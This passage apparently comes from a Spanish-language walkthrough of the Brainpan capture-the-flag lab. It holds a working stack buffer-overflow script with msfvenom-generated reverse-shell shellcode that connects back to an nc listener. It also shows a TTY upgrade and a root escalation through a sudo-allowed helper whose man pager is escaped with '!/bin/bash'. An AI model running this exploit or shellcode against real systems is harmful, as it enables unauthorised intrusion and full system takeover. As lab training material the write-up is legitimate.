print(s.send(before_eip + eip + b'\x90'*16 + after_eip + b'\r\n'))

s.close()
```

vamos a ponernos en escucha con `nc -lvnp 443`



estamos

```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.36] 41054
CMD Version 1.4.1

Z:\home\puck>whoami
```

ahora vamos a modificar el el shellcode con msfvenom para conectarnos a la maquina que es linux

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# msfvenom -p linux/x86/shell_reverse_tcp --platform linux -a x86 LHOST
=192.168.137.12 LPORT=443 -f c -e x86/shikata_ga_nai -b '\x00' EXITFUNC=t
hread
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xdb\xd4\xd9\x74\x24\xf4\x5a\xbe\x7e\x32\xe9\x1e\x31\xc9"
"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\x0c\x21\x0b\xeb\xc1"
"\x9e\x3c\xf7\x72\x62\x90\x92\x76\xed\xf7\xd3\x10\x20\x77"
"\x80\x85\x0a\x47\x6a\xb5\x22\xc1\x8d\xdd\x74\x99\xe7\x11"
"\x1d\xd8\xf7\x28\x66\x55\x16\x9a\xfe\x36\x88\x89\x4d\xb5"
"\xa3\xcc\x7f\x3a\xe1\x66\xee\x14\x75\x1e\x86\x45\x56\xbc"
"\x3f\x13\x4b\x12\x93\xaa\x6d\x22\x18\x60\xed";
```

```
ip = '192.168.137.36'
port = 9999
before_eip = b'A'*524
eip = pack('<L',0x311712f3)

after_eip = (b"\xdb\xd4\xd9\x74\x24\xf4\x5a\xbe\x7e\x32\xe9\x1e\x31\xc9"
b"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\x0c\x21\x0b\xeb\xc1"
b"\x9e\x3c\xf7\x72\x62\x90\x92\x76\xed\xf7\xd3\x10\x20\x77"
b"\x80\x85\x0a\x47\x6a\xb5\x22\xc1\x8d\xdd\x74\x99\xe7\x11"
b"\x1d\xd8\xf7\x28\x66\x55\x16\x9a\xfe\x36\x88\x89\x4d\xb5"
b"\xa3\xcc\x7f\x3a\xe1\x66\xee\x14\x75\x1e\x86\x45\x56\xbc"
b"\x3f\x13\x4b\x12\x93\xaa\x6d\x22\x18\x60\xed")

def exploit():

    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
    s.connect((ip, port))

    print(s.recv(1024))

    print(s.send(before_eip + eip + b'\x90'*16 + after_eip + b'\r\n'))

    s.close()



if __name__=='__main__':
    exploit()

~
```

tratamos la tty

```
┌──(miguel💀miguel)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.36] 41055
whoami
puck
ls
checksrv.sh
web
script /dev/null -c bash
puck@brainpan:/home/puck$ echo $SHELL
/bin/bash
puck@brainpan:/home/puck$ export TER=xterm
puck@brainpan:/home/puck$ ^Z
zsh: suspended  nc -nlvp 443

┌──(miguel💀miguel)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 443
```

Priv Esc easy!

```
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ /home/anansi/bin/anansi_util
bash: /home/anansi/bin/anansi_util: Permission denied
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command /bin/bash
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command /bin/sh
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util command "/bin/bash"
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual /bin/sh
/usr/bin/man: manual-/bin/sh: No such file or directory
/usr/bin/man: manual_/bin/sh: No such file or directory
No manual entry for manual
WARNING: terminal is not fully functional
DASH(1)                 BSD General Commands Manual                DASH(1)

NAME
     dash – command interpreter (shell)

SYNOPSIS
     dash [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
          [+o option_name] [command_file [argument ...]]
     dash -c [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
          [+o option_name] command_string [command_name [argument ...]]
     dash -s [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
```


dash -c [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
[+o option_name] command_string [command_name [argument ...]]
dash -s [-aCefnuvxIimqVEb] [+aCefnuvxIimqVEb] [-o option_name]
[+o option_name] [argument ...]
DESCRIPTION
dash is the standard command interpreter for the system. The current
version of dash is in the process of being changed to conform with the
POSIX 1003.2 and 1003.2a specifications for the shell. This version has
many features which make it appear similar in some respects to the Korn
shell, but it is not a Korn shell clone (see ksh(1)). Only features des-
ignated by POSIX, plus a few Berkeley extensions, are being incorporated
into this shell. This man page is not intended to be a tutorial or a
complete specification of the shell.
!/bin/bashge sh(1) line 1 (press h for help or q to quit)
root@brainpan:/usr/share/man# whoami
root
root@brainpan:/usr/share/man# ls
cs de.UTF-8 fr hu ja man2 man5 man8 pl.UTF-8 ru tr
da es fr.UTF-8 id ko man3 man6 nl pt sl zh_CN
de fi gl it man1 man4 man7 pl pt_BR sv zh_TW
root@brainpan:/usr/share/man# cd /root
root@brainpan:~# ls
b.txt
root@brainpan:~# cat b.txt
http://www.techorganic.com
root@brainpan:~#